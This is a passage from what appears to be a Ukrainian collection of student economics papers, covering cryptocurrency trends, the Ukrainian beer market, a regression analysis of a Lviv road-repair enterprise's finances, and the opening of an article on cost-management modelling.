


Рис. 6. Динаміка ціни біткойна за останні 7 днів



Рис. 7. Динаміка ціни біткойна за 24 години

Зауважимо, що стрімке зростання курсів криптовалют привертає до себе все більше уваги з боку інвесторів. Наприклад, найпопулярніша в світі криптовалюта – біткойн – з початку року виросла майже на 400%.

Курс біткойна залежить від балансу попиту та пропозиції, що не регулюється державою, і є дуже чутливим до багатьох факторів, в тому числі і політичних, а тому нестабільним. Наприклад, навіть слух про "злом" системи біткойна може обвалити його вартість. Таким

чином, ринок криптовалют характеризується високою мірою волатильності і безмежним потенціалом. Логічною є необхідність достовірного прогнозування курсу біткойна, однозначно для отримання прогнозу потрібно використовувати як класичні методи так і сучасні методи прогнозування із використанням нейронних мереж.

-
1. <https://blockgeeks.com/guides/what-is-cryptocurrency>
 2. <http://cryptocurrencyfacts.com/how-does-cryptocurrency-work>

FEATURES AND TRENDS OF DEVELOPMENT OF THE CRYPTOCURRENCY MARKET IN MODERN CONDITIONS

N. Kaminska, Y. Kopychyn

Ivan Franko National University of Lviv

The article is devoted to the consideration of the features of the cryptocurrency market. Content of the category "cryptocurrency" is revealed, its advantages and disadvantages in front of paper and electronic money are revealed. The main trends of cryptocurrency development on the example of bitcoin are analyzed.

At the heart of the bitcoin is the principle of decentralization - the concept where the currency does not belong and is not controlled by any financial institution or any other institution. It is decentralization that is a key opportunity for the bitcoin. Also, the reason for the rapid popularity of bitcoin has become a number of advantages over the acquiring form of money, which include instant transactions with their zero value, and others. Consider the main drawbacks of today's widely used form of money, which are:

- high commissions for transactions;
 - the need for accountability of individuals when managing their private financial resources;
 - dependence on banks in the management of large sums;
 - possibility of counterfeiting;
 - average convenience of divorce;
 - inflation and crises as a result of uncontrolled emissions;
 - the need for conversion of currencies with international use and related losses;
 - dependence on the human factor in the face of the government and central bank;
 - complexity of financial flows;
 - separation of the richest and poorest layers of society from each other, the disappearance of the middle class as a result of the depletion of the poor and the enrichment of the rich in the process of emission;
 - time spent on international transfer;
 - the need for trust both to the bank of the sender and to the bank of the recipient, as well as to the state;
 - restrictions on the withdrawal or entry and use of personal funds in the accounts;
 - the actual affiliation of all banknotes to the central bank, and not personally to the owners;
 - the need to present personal data when making a transfer;
 - expenditures and additional taxes on the population intended for issue.
- In contrast to the current monetary system, bitcoin is a digital currency, protocol, and software that includes the following advantages over a typical form of money:
- instant peer-to-peer transactions;
 - payments worldwide;
 - low / zero cost of transaction processing.

And that's just a few of his benefits.

Bitcoin uses peer-to-peer technology, functioning without a central control. Transaction processing and emissions are produced collectively, by the efforts of the network. Bitcoin opens up new opportunities that were not provided by any payment system.

The market of cryptocurrency is characterized by a high degree of volatility and boundless potential. Reliable prediction of the bitcoin course is necessary. To obtain the forecast, it is necessary to use both classical methods and modern methods of forecasting using neural networks.

Keywords: bitcoin, virtual currency, dynamics, cryptocurrency, digital currency.

УДК 658.1:663.4

ОСОБЛИВОСТІ РОЗВИТКУ ПИВНОГО РИНКУ В УКРАЇНІ

М. Качмар, Ю. Максимець

Львівський національний університет імені Івана Франка

У статті розглянуто основні тенденції розвитку ринку пива в Україні. Оцінено вплив таких показників як імпорт, експорт, обсяг реалізації пивної продукції. Встановлено, що на ринку відбулось укрупнення великих виробників, зміцнення позицій одних пивних брендів та послаблення інших, розширення асортименту в різних цінових категоріях, зменшення кількості дрібних підприємств. На сьогодні пивоварна галузь займає важливе місце у харчовій промисловості України і є однією з інвестиційно-привабливих секторів економіки. Саме тому пивоварна галузь України продовжує розвиватися. В результаті аналізу стану пивоварної галузі України визначені перспективні напрямки розвитку галузі, виявлені основні проблеми її розвитку та запропоновані можливі напрямки їх вирішення.

Ключові слова: пивоварна галузь; стан галузі; виробництво пива; пивний бренд; крафтове пиво; міні-пивоварня.

Вступ. Пивоварне виробництво є одним із важливих галузей харчової промисловості. Значну частку надходжень в державний бюджет багатьох країн забезпечують підприємства горілчано-лікерної та пивоварної промисловості. Пивоварна галузь не лише робить внесок до національного економічного добробуту, вона також забезпечує створення нових робочих місць. Галузь налічує понад 21 тис. робочих місць виробництва та надає можливість для роботи майже 200 тис. працівникам галузей-суміжників: сільського господарства, транспорту, торгівлі, машинобудування та ін. [7].

Структура ринку пива України у цілому близька до структури ринку пива розвинутих країн. Вітчизняне пивоварне виробництво розвивається в основному за рахунок великих та середніх підприємств.

Сучасні тенденції та проблеми розвитку пивного ринку України відображено працях українських фахівців, зокрема, Є. Мазур, Б. Данилишина, В. Дегтяров, М. Ляшенко, В. Серов, О. Чирва. Ці автори у своїх наукових працях досліджували проблеми розвитку даної промисловості. Дослідження авторів дозволяють оцінити стан і рівень розвитку підприємств пивоварної промисловості. До того ж результати, що отримуються в процесі аналізу, стають важливою основою для розробки заходів щодо вдосконалення пивоварної галузі. Сказане обумовлює актуальність теми цієї статті.

Формування цілей статті. Метою даної статті є виявлення проблем та розробка напрямків, що сприяють розвитку українського ринку пива.

У відповідність з поставленою метою, задачами написання статті є:

- аналіз сучасних тенденцій розвитку пивоварної галузі;
- виявлення проблем галузі, що стримують розвиток ринку пива;
- аналіз експорту та імпорту пива;

– розробка напрямків розвитку вітчизняного ринку пива та підвищення його конкурентоспроможності на світових ринках.

Виклад основного матеріалу. На сьогоднішній день у країні нараховується близько 50 заводів, що безпосередньо займаються виробництвом пива. Основними представниками ринку є: бельгійська компанія ПАТ «САН ІнБев Україна» (38%), Carlsberg Ukraine (29,6%), шведська «Оболонь» (13,8%), «Перша приватна броварня» (12,6%) – 94% загального ринку України [4].

З урахуванням такої ситуації поява в галузі найближчим часом нового великого гравця є досить малоймовірною. Невеликі пивоварні поступово зникають з «пивної» карти України. Їх частка на ринку становить близько 6%. Ситуація, що склалася, вказує на те, що пивний ринок поступово наближається до повного насичення (рис.1).




Рис.1. Структура пивного ринку України за виробниками, %

Джерело: розроблено автором за даними [4]

ПАТ «САН ІнБев Україна» представлена на ринку України більше, ніж 200 найменуваннями. Але в Україні компанії належить 3 пивоварні: Чернігівська, Харківська і Миколаївська. Це такі бренди, як: пиво «Чернігівське», «Янтар», «Рогань» [8].

Carlsberg Ukraine представлена такими вітчизняними брендами, як: «Арсенал», «Львівське», «Славутич» і «Балтика». Заводи цієї компанії розташовані в Запоріжжі, Львові, Києві [1].

Корпорація «Оболонь» має не тільки центральний офіс, але ще дев'ять суміжних підприємств. На сьогоднішній день це підприємство, яке на відміну від перших двох зазнає збитків, так як не має підтримки зарубіжних активів і несприятливі ситуації в політиці і економіці країни вплинули на неї найсильніше. Вона володіє такими брендами, як «Оболонь», «Десант», «Zibert», «О», «Carling» та ін. [5].

«Перша приватна броварня» на сьогоднішній день займає четверте місце на ринку України. Її основні бренди: Stare misto, «Галицька корона», «Чорне», «Бочковий», «Авторське», «Свіжий розлив», «Б-А», «Закарпатське оригінальне», «Перша варка» та ін. Ця пивоварня по ліцензії варить пиво «Heineken» і, слід зазначити, що показники цього підприємства постійно збільшуються. Їхня продукція орієнтується не тільки на сучасне звучання смаків, а й ретро-мотиви, що вигідно відрізняє їх на ринку України [6].

У 2014-2016 рр. спостерігалось значне скорочення обсягів виробництва пивного напою в Україні у зв'язку з втратою частини виробничих потужностей, розташованих на сході країни, а також в Криму і загальним падінням доходів населення. Крім того, експерти ринку кажуть про скорочення зовнішньоекономічної діяльності в силу заборони на торгівлю з Росією з

2014 року. Проте у 2017 році обсяги реалізованої продукції збільшилися майже вдвічі порівняно з 2016 р. за рахунок експорту (рис. 2).




Рис. 2. Обсяг реалізованої продукції, млн. грн

Джерело: розроблено автором за даними [3]

Основними причинами скорочення обсягів виробництва пива можна виділити:

- зниження купівельної спроможності населення поряд із підвищенням цін на пиво приблизно на 11% (у річному вираженні);
- зростання ставок акцизного податку. Зокрема у 2017 році акциз на пиво підвищився на 10,03% - з 2,78 до 3,09 грн./л;
- нестабільність фінансового та валютного ринків. Розрахунки з постачальниками проводиться за цінами у доларах і тому значне коливання валюти негативно позначається на можливості підприємств проводити розрахунки;
- політична нестабільність в Україні. Внаслідок дестабілізації ситуації на сході країни та анексії Криму пивоварні втратили ринки збуту у східних і південних областях України.

Враховуючи проблеми, які існують на ринку пива, виробникам необхідно компетентно вдосконалювати свою маркетингову політику, поступово насичувати вітчизняний ринок пива різноманітними сортами пива і торговими марками, посилювати комунікаційну діяльність, яка передбачає:

- створення позитивного образу продукції і формування інтересу до неї з боку покупців;
- досягнення економії витрат через оптимізацію виробничого процесу;
- активну рекламну політику;
- вихід на нові зарубіжні ринки;
- збільшення обсягів виробництва сидру;
- нові місця продажу;
- розвиток міні-пивоварень;
- розширення портфелю пивних брендів.

Висновки. Дослідивши ринок пива в Україні, можна стверджувати, що незважаючи на негативні тенденції, виробництво пива в нашій країні є досить прибутковою справою як для приватних інвесторів, так і для держави в цілому. У 2017 р. спостерігається значне підвищення обсягів виробництва пива завдяки торгівлі між Україною та ЄС. Тому слід зазначити, що, не дивлячись на кризу, в пивній промисловості України є й позитивні зміни:

1. Українське пиво йде в ногу зі світовими брендами, і багато іноземних компаній відкривають у нас свої виробництва.

2. Законодавчі зміни повинні простимулювати розвиток малого виробництва. Це, в першу чергу, стосується крафтового пива, яке стало дуже модним продуктом на сьогодні.

3. За прогнозами аналітиків, падіння галузі значно сповільниться [4].

Виробникам пива необхідно компетентно вдосконалювати свою маркетингову політику, поступово насичувати вітчизняний ринок різноманітними сортами пива і торговими марками, посилювати комунікаційну діяльність.

1. Carlsberg Ukraine [Електронний ресурс] // Офіційний сайт. – 2018. – Режим доступу до ресурсу: <https://carlsbergukraine.com>.
2. Анализ рынка импортного пива в Украине // Международный аналитический журнал “Пивное дело”. – [Електронний ресурс]. – Режим доступу: <http://www.pivnoedelo.info/analiz-rynka-importnogo-piva-v-ukraine-pivnoe-delo-1-2017/>
3. Державна служба статистики України [Електронний ресурс] // Обсяг реалізованої промислової продукції за видами діяльності. – 2018. – Режим доступу до ресурсу: <http://www.ukrstat.gov.ua/>.
4. Исследование украинского рынка пива: тенденции и прогноз [Електронний ресурс] // Koloro. – 2017. – Режим доступу до ресурсу: <https://koloro.ua/blog/issledovaniya/issledovanie-ukrainskogo-rynka-piva.html>
5. Оболюнь [Електронний ресурс] // Офіційний сайт. – 2018. – Режим доступу до ресурсу: <http://obolon.ua/ua>.
6. Перша приватна броварня [Електронний ресурс] // Гід по українському пиву. – 2018. – Режим доступу до ресурсу: <http://www.wikiwand.com>
7. Рынок пива в Украине. [Електронний ресурс]. - Режим доступа: <http://www.pivnoedelo.info/2017/02/03/rynok-piva-ukrainy-bolshaya-trojka-stala-menshe/#002>.
8. САН ІнБев Україна [Електронний ресурс] // Офіційний сайт. – 2018. – Режим доступу до ресурсу: www.suninbev.ru.

CURRENT TRENDS OF UKRAINE BEER MARKET

M. Kachmar, Yu. Maksymets

Ivan Franko National University of Lviv

The article describes the main trends in the beer market in Ukraine. Over the past twelve years the Ukrainian beer market was a downturn, stabilization and renewal. On the market there was an integration of manufacturers, strengthening the position of some beer brands and weakening others, expanding the range in various price categories, reducing the number of small businesses. The article identifies the leaders in this market. The analysis of imports, exports and production of beer products. Today, the brewing industry occupies an important place in the processing industry of Ukraine is one of the attractive investment sectors.. That is why the brewing industry of Ukraine continues to develop. The analysis of the brewing industry in Ukraine. This analysis identified areas of development of the industry, the basic problems of development and suggests possible directions for their solutions.

Keywords: brewing industry; industry state; beer production; beer brand; craft beer; mini brewery.

УДК 338.001:625.7

ДОСЛІДЖЕННЯ ФІНАНСОВОГО СТАНУ АВТОДОРОЖНЬОГО ПІДПРИЄМСТВА МЕТОДОМ ЕКОНОМЕТРИЧНОГО АНАЛІЗУ

О. Ковальчик

Тернопільський національний технічний університет ім.Івана Пулюя

У статті розглядаються результати оцінювання впливу факторів на показники прибутку автодорожніх підприємств, побудовані моделі регресій, подана економічна інтерпретація результатів дослідження та моделювання.

Ключові слова: підприємства дорожнього господарства, автодороги, аналіз фінансового стану, прибуток, регресія.

Економічна ефективність діяльності підприємств автодорожньої галузі як правило оцінюється в рамках росту сукупного ефекту економіки країни, оскільки покращення стану дорожньої інфраструктури позитивно впливає на динаміку основних економічних показників та на якість життя громадян через скорочення часу на дорогу, зменшення розходу пального та зниження рівня аварій і травм на дорогах.

Отже, розглядаючи важливість керування дорожнім господарством, слід зауважити, що ефективне функціонування економіки країни в значній мірі залежить від перебування мережі автодоріг в якісному стані. А позитивні аспекти впливу на економіку країни відбуваються при наявності ефективної структури управління автодорожнім господарством. Теоретичні та практичні питання щодо будівництва та експлуатації автодоріг і функціонування автодорожніх організацій в різні часи досліджували О.Т. Батраков, Бортніцька Л., Є.Н. Гарманов, Е.В. Дінгес, Лановий О.Т., В.М. Сіденко, Шинкаренко В.Г. та інші.

В сучасних умовах одним з найрезультативніших способів підвищення ефективності діяльності підприємств дорожньої галузі є вдосконалення методичного і організаційного забезпечення управління ними. Це дозволяє навіть при мінімальних інвестиціях отримати помітний соціально-економічний ефект.

Однією з головних функцій управління підприємством є аналіз, що дозволяє проводити комплексну оцінку отриманих результатів та виявляти внутрішні і зовнішні резерви для подальшого розвитку підприємства. Проведення аналізу виробничих та економічних процесів дозволяє спрогнозувати розвиток ситуацій і створити базу для складання виробничих та фінансових планів. Аналіз є основою для прийняття управлінських рішень та допомагає забезпечити виконання цілей підприємства. Моделюючи ситуації, підприємство отримує багатоваріантність планів, що знижує рівень прийнятих ризиків. У ринкових умовах підвищується значення та роль аналізу фінансового стану підприємства, що несе відповідальність за результатами виробничої діяльності перед працівниками, акціонерами та іншими зацікавленими сторонами. Фінансову стабільність підприємства забезпечує його прибуткова діяльність. В такому разі є можливість своєчасних розрахунків з постачальниками та кредиторами, сплати податків, поповнення оборотних коштів. Чіткий аналіз фінансових документів підприємства дозволяє приймати адекватні управлінські рішення.

Метою оцінювання фінансового стану підприємства є отримання інформації про його найголовніші фінансові характеристики за певний минулий проміжок часу, їх тенденції та з'ясування напрямку подальшого поглибленого аналізу. При цьому тенденція має більш важливе значення, чим самі показники, оскільки характеризує напрямок, швидкість руху і тим самим демонструє здатність або неможливість підприємства у досягненні намічених результатів. Таким чином, дана проблема є актуальною на теперішній час.

Метою даної статті є дослідження особливостей в організації фінансів підприємств дорожнього господарства, методологічних засад проведення економетричного аналізу фінансового стану підприємства та виявлення резервів і шляхів підвищення ефективності використання фінансових ресурсів.

Для досягнення поставленої мети повинні бути вирішені наступні завдання: розглянути основні показники фінансового стану підприємства та особливості фінансів підприємств дорожнього господарства; дослідити методологічні засади економетричного аналізу як бази для оцінки ефективності функціонування автодорожнього підприємства.

Об'єктом дослідження виступило ЛКП "Шляхо-ремонтне підприємство Залізничного району" – Львівське комунальне підприємство по ремонту та експлуатації автодоріг, інженерних мереж і споруд у Залізничному районі м.Львова.

Аналізуючи фінансовий стан аналогічних підприємств одна частина дослідників використовує інформацію про витрати. "Проблема вибору адекватної моделі обліку та аналізу собівартості продукції стає для підприємств все більш актуальною. ... Ускладнення структури бізнесу (організаційної, продуктової, галузевої) і бізнес-процесів, диверсифікація діяльності роблять процедуру розрахунку і розподілу витрат складнішою, підвищуючи ймовірність допущення істотних помилок"[1]. В свою чергу, інша частина вчених, наприклад, як у дослідженнях С.В. Григор'євої [2], пропонує розглядати проблему з позиції максимізації прибутку та для її визначення будувати моделі і проводити факторний аналіз. Ми також вважаємо, що такий підхід дасть змогу зменшити ймовірність помилок при дослідженні фінансового стану автодорожніх підприємств.

При побудові відповідних економетричних моделей важливо вибрати правильний методологічний підхід до визначення всіх основних факторів, що впливають на величину прибутку. З визначення прибутку випливає, що на нього діють певні кількісні та якісні фактори: обсяг виручки від реалізації і собівартість продукції (робіт, послуг) - це одна група факторів. Однак, з точки зору підприємця, який вклав у виробництво капітал, що дорівнює сумі всіх оборотних і необоротних активів, а також рівний сумі всіх джерел власних і позикових коштів, прибуток виступає в формі приросту першопочатково авансованого у виробництво капіталу. Цей приріст створюється в процесі виробництва особливим товаром - робочою силою. Таким чином, на величину прибутку впливає також і друга група факторів: сума оборотних і необоротних активів підприємства (вкладений у виробництво капітал), оборотність активів і прибутковість одного обороту капіталу (або рентабельність виробництва). У свою чергу, фактори першої і другої груп (фактори першого порядку) залежать від ряду показників, які утворюють групу факторів другого порядку. Як перша, так і друга група факторів, що впливають на масу прибутку, використовуються теорією фінансового менеджменту для розробки викладених нижче методів прогнозування прибутку.[2]

Аналіз фінансової стійкості був проведений за даними підприємства ЛКП "Шляхо-ремонтне підприємство Залізничного району" за 2013-2016 рр. Метою даного аналізу була

побудова регресійних моделей залежності показників “чистий прибуток (Y1)” та “виручка від реалізації (Y2)” від інших незалежних факторів.

Отже, в якості результативних показників були прийняті наступні:

Y1 - чистий прибуток;

Y2 - виручка від реалізації.

В якості показників-факторів були використані:

X1 - собівартість продукції;

X2 - прибуток до податків;

X3 - грошові кошти;

X4 - дебіторська заборгованість;

X5 - основні засоби;

X6 - кредиторська заборгованість;

X7 - заборгованість із зарплати і податків;

X8 - власний капітал.

Для визначення кореляційно-регресійних залежностей нами було використано відповідні дані вищевказаних показників підприємства за 2013-2016 роки, розрахунки велись за допомогою табличного процесора Excel.

Перш ніж включити фактори, які досліджуються у модель, необхідно було встановити їх кореляційний зв'язок з результативним показником.

Кореляційний аналіз факторів з результатом Y1 показав значимість факторів X1, X6, X8.

Побудуємо рівняння залежності чистого прибутку від собівартості продукції, кредиторської заборгованості і власного капіталу:

$$Y_1 = -117,5 - 0,02X_1 + 0,03X_6 + 0,09X_8.$$

Адекватність побудованої моделі підтверджує обчислене відношення детермінації ($R^2 = 0,9343$) тобто 93,43% варіації величини чистого прибутку пояснюються даною моделлю (факторними показниками - собівартістю продукції, кредиторською заборгованістю і власним капіталом).

Знайдені значення коефіцієнтів еластичності показують, що збільшення собівартості продукції на 1% приведе до зменшення чистого прибутку в середньому на 0,04%, збільшення власного капіталу на 1% призведе в середньому до збільшення чистого прибутку на 0,08%.

Кореляційний аналіз факторів з результатом Y2 показав значимість наступних факторів X1, X4, X8.

Рівняння залежності виручки від собівартості, дебіторської заборгованості і власного капіталу має вигляд:

$$Y_2 = 576,4 + 0,95X_1 + 0,02X_4 + 0,23X_8.$$

Адекватність побудованої моделі підтверджує обчислене відношення детермінації ($R^2 = 0,9813$) тобто 98,13% варіації величини виручки від реалізації пояснюються даною моделлю (факторними показниками - собівартістю продукції, дебіторською заборгованістю і власним капіталом).

Коефіцієнти еластичності показують, що збільшення собівартості виробництва на 1% призводить до збільшення виручки в середньому на 0,93%, збільшення дебіторської заборгованості на 1% призводить в середньому до збільшення виручки на 0,01%.

Перейдемо до розрахованих за вихідними даними факторним змінним:

X9 - відношення короткострокових зобов'язань до власного капіталу,%;

X10 - відношення операційного прибутку до виручки,%;

X11 - швидкість обігу оборотних коштів;

X_{12} - фондівдача.

Кореляційний аналіз показав значимість наступних факторів: відношення короткострокових зобов'язань до власного капіталу, швидкість обігу оборотних коштів, фондівдачі, які необхідно включити в регресійну модель.

Рівняння залежності прибутку від відношення короткострокових зобов'язань до власного капіталу та швидкості обігу оборотних коштів має наступний вигляд:

$$Y_1 = 1324,96 - 771,58X_9 + 68,7X_{11}$$

Коефіцієнт детермінації для даної моделі дорівнює 97%. Проінтерпретіруємо побудоване рівняння множинної регресії: якщо відношення короткострокових зобов'язань до власного капіталу збільшиться на 1%, то чистий прибуток скоротиться на 771,58 тис.грн, А якщо швидкість обігу оборотних коштів збільшиться на 1 оборот, то чистий прибуток зросте на 68,7 тис.грн..

Значить, щоб максимізувати чистий прибуток ЛКП "Шляхо-ремонтне підприємство Залізничного району" необхідно скорочувати довгострокові зобов'язання (що і відбувалося в останні роки) і знижувати собівартість продукції.

Управління фінансами організації передбачає розрахунок оцінки ефективності використання активів і обґрунтування розрахунку планових фінансових показників на основі економіко-математичного моделювання.

Коефіцієнт оборотності активів можна розглядати як показник взаємозв'язку виручки (Y_2) і вартості активів (X_{13}).

Обробка показників балансів методом кореляційно-регресійного аналізу показала, що парний коефіцієнт кореляції між виручкою і вартістю активів дорівнює 0,96, а сама залежність виручки від активів підприємства має вигляд $Y_2 = 2,06 X_{13}$.

В даному випадку середній коефіцієнт оборотності активів за аналізований період більше 1, а тому збільшення активів підприємства призводить до збільшення виручки (в середньому за кожен рік обсяг виручки становить 2,06 від вартості активів).

Разом з тим твердження про те, що виручка залежить тільки від активів, умовно, оскільки існують інші фактори, також роблять вплив на співвідношення виручки і активів. Якщо припустити, що вони чинять постійний вплив на це співвідношення, то залежність зміниться:

$$Y_2 = 2,5883 X_{13} - 1914,3.$$

Останній варіант моделі значно коригує попередні висновки про ефективність використання оборотних коштів підприємства, "чисельне значення" інших факторів (коефіцієнт дорівнює -1914,3) дозволяє зробити наступні висновки:

1) їх вплив значний і в рамках цієї моделі постійно;

2) їх вплив виражається в зниженні ефективності використання оборотних коштів підприємства.

Даний висновок підтверджується тим, що коефіцієнт безпосередній залежності виручки від вартості активів (коефіцієнт після введення і визначення впливу інших факторів) збільшився майже на 25% (з 2,06 до 2,5883), а тому оцінка впливу інших факторів вимагає окремого дослідження.

В економічному аналізі використовується степенева форма залежності, яка найбільш адекватно відображає економічні процеси. Розрахунки дають наступні чисельні значення залежності:

$$Y_2 = 0,353 X_{13}^{1,212}$$

Отже, можна зробити наступні висновки.

При використанні лінійної форми залежності виручки від активів організації можливе отримання залежності без урахування впливу інших факторів та з їх урахуванням. Але лінійна форма залежності враховує сталість виручки на 1 грн. активів організації. Тому цю форму залежності можна охарактеризувати як екстенсивну, оскільки розраховані коефіцієнти в рівняннях регресії не відображають зростання або падіння величини виручки, яка припадає на 1 грн. активів організації.

Навпаки, степенева форма залежності показує, наскільки збільшиться виручка при збільшенні на 1% активів організації з урахуванням впливу інших факторів. Іншими словами, ця форма залежності враховує інтенсивність господарських процесів в організації.

-
1. Карлик М.А. Выбор способа расчета себестоимости продукции для производственного предприятия [Электронный ресурс]. – Режим доступа: <http://ecsocman.hse.ru/data/2012/02/01/1269087913/1.pdf>
 2. С.В. Григорьева. Эконометрический анализ финансового состояния автодорожного предприятия [Электронный ресурс]. – Режим доступа: http://law-journal.ru/files/pdf/201206/201206_135.pdf
 3. Львівська міська рада/публічна інформація [Электронный ресурс]. – Режим доступа: <http://city-adm.lviv.ua/public-information/utilities/lkp-shliakhovo-remontne-pidpriemstvo-zaliznychnoho-raionu/finansova-zvitnist>
 4. Доугерти К. Введение в эконометрику / К. Доугерти. – 3-е изд. – М.: ИНФА-М, 2010. – 465 с
 5. Макарова Н. В. Статистика в Excel / Н. В. Макарова, В. Я. Трофимец. – М.: Финансы и статистика, 2002. – 368 с.

RESEARCH OF THE FINANCIAL STATE OF ROAD ENTERPRISES BY METHOD OF ECONOMETRIC ANALYSIS

O. Kovalchyk

Ivan Pul'uj National Technical University of Ternopil

In the article the instruments of economics and mathematics modeling, in particular correlation-regressive modeling of effectiveness active of road enterprises in Ukraine are reasonabled. Econometric methods and models for research of factors influence on profit indexes of road enterprises are applied. Efficiency of financial condition a road enterprise is appraised. Economic interpretation of results modeling is presented.

Expediency of correlation-regressive models usage for prognostication of road enterprises profit indexes dynamics in Ukraine on condition of invariability of progress trends of economic processes, in particular in relation to the modeling of indexes of financial condition effectiveness are well-proven. Results of modeling give an opportunity to amend in economic politics and to form adequate strategy of active of road enterprise. On the basis of results of the conducted modeling suggestion of improvement of activity financial condition road enterprise is offered.

Key words: enterprises of road economy, highways, analysis of financial condition, profit, regression.

УДК: 519. 866

ЕКОНОМІКО-МАТЕМАТИЧНЕ МОДЕЛЮВАННЯ УПРАВЛІННЯ ВИТРАТАМИ ПІДПРИЄМСТВА

С. Коляденко, В. Говоруха

Вінницький національний аграрний університет

В статті розглянуто теоретичні та практичні підходи щодо моделювання управління витратами підприємства. Наведена модель за якою ми оптимізували витрати на виробництві.

Ключові слова: економіко-математична модель, математичне моделювання, управління витратами, управління, модель.

Аналіз останніх досліджень і публікацій. Без споживання матеріальних ресурсів неможливо будь-яке виробництво продукції [9].

Великих успіхів та визнання в процесі управління набуває метод моделювання [1], тому вважаємо використання моделей управління актуальним і доцільним.

Вивченню витрат суб'єктів господарювання присвячені праці багатьох вітчизняних і зарубіжних вчених, зокрема М. Г. Грецака, Ф. Ф. Бутинця, М. Г. Чумаченка, С. Ф. Голова, В. В. Сопко, К. Друрі, Р. Ентоні та інших. Вдосконалення обліку та аналізу витрат вивчали О. Мачулка, І. Белоусова.

М. Кармелюк [2] наголошує на необхідності утриматися на ринку і розглядає конкретні управлінські рішення щодо зниження витрат. На противагу цьому, Майкл Табс [6] наголошує на можливості вдосконалення роботи підприємства за рахунок підвищення витрат науково-дослідної діяльності, з метою вийти на кращий результат у майбутньому, коли інші підприємства будуть лише відновлювати свої потужності.

Мета і завдання дослідження. Метою дослідження є здійснення класифікації витрат з огляду їхньої пріоритетності для виробництва та визначення можливостей їх оптимізації за умов спаду економічної активності.

Постановка завдання. Математичне моделювання – це метод дослідження, який заснований на аналогії процесів і явищ, різних за своєю природою, які описуються однаковими математичними залежностями. Таким чином, математичне моделювання є важливою формою моделювання, планування та управління [10].

Виклад основного матеріалу. Перспективи розвитку підприємства значною мірою залежать від поведінки витрат та управління ними. Управління витратами слід розглядати як сукупність чітко виражених процесів, яким характерні взаємозв'язки та безперервність здійснення [8]. Управління витратами С. Голова розглядає як принципово нову систему, яка дає змогу відстежувати, аналізувати та контролювати витрати [4]. На думку Т.Карпової управління витратами включає такі елементи: планування, нормування, облік, калькулювання, економічний аналіз, контроль, регулювання та прогнозування витрат [7].

Вивчення економічної літератури показало, що існує досить різне трактування поняття «управління витратами». Серед вчених немає однієї думки щодо визначення сутності

«управління витратами». Дослідження окремих підходів до визначення цієї категорії представлено в табл. 1 [12].

Таблиця 1

Дефініція категорії «управління витратами»	
Автор	Визначення категорії «управління витратами»
І. Є. Давидович	Динамічний процес, який включає управлінські дії, мета яких полягає у досягненні високого економічного результату діяльності підприємства через виконання всіх функцій, які властиві управлінню будь-яким об'єктом
С. Ф. Голов	Специфічна функція управління, яка забезпечує планування, організацію, мотивацію, контроль та регулювання витрат діяльності; принципово нова система, яка дає змогу чітко відстежувати, аналізувати й контролювати витрати
Т. М. Мудра Л. І. Чернобай Н. Л. Калиновська	Процес цілеспрямованого формування витрат щодо їхніх видів, місць і носіїв та постійного контролю рівня витрат і стимулювання їхнього зниження
